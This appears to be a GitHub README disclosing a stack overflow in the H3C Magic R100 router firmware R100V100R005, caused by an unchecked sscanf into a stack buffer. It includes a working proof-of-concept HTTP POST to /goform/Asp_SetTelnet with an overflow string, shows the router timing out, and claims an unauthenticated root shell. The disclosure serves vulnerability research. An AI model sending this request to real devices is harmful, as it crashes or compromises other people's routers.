EPhaha / IOT_vuln Public

Code Issues 11 Pull requests Actions Projects Security ···

main IOT_vuln / H3C / magicR100 / 8 /

rencvn and rencvn update ... on May 13 History

..

img	7 months ago
readme.md	7 months ago


readme.md

H3C magic R100 R100V100R005.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_201801/1060028_30005_0.htm

1. Affected version



首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R100 路由器

Magic R100 路由器

H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

软件名称： H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

发布日期： 2018/1/26 16:11:04

下载：


- R100V100R005.zip(3.26 MB)
- H3C Magic R100V100R005 版本说明书.pdf(322.66 KB)

软件说明：

H3C Magic R100V100R005 版本说明书

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



```
v9[0] = 1;
v2 = 0;
memset(v8, 0, sizeof(v8));
strcpy(v8, "param");
v7 = websGetVar(a1, v8, (int)&dword_48D2EC);
if ( !v7 )
  return -1;
if ( strlen(v7) >= 16 )
  return -1;
memset(v8, 0, sizeof(v8));
sscanf(v7, "%s", v8);
if ( atoi(v8) == 1 )
{
  if ( CFG_GetInt32Value(0, 1191473152, v9) )
```

The content obtained by the program through the param parameter is passed to V7, and then the matched content is formatted into the V8 stack through the sscanf function. There is no size check, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R100V100R005.bin
2. Attack with the following POC attacks

```
POST /goform/Asp_SetTelnet HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

Asp_SetTelnet=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaara
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization



```
$ ls -l
total 56
drwxr-xr-x 2 iot iot  4096 Jan 16  2018 bin
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 dev
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 etc
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 home
lrwxrwxrwx 1 iot iot     9 Jan 16  2018 init -> sbin/init
drwxrwxr-x 4 iot iot  4096 Jan 16  2018 lib
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 lib32 -> lib
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 mnt
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 proc
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 sbin -> bin
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 sys
lrwxrwxrwx 1 iot iot     7 Jan 16  2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 uclibc
drwxrwxr-x 5 iot iot  4096 Jan 16  2018 usr
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 var
lrwxrwxrwx 1 iot iot     8 Jan 16  2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16  2018 www
$ 
```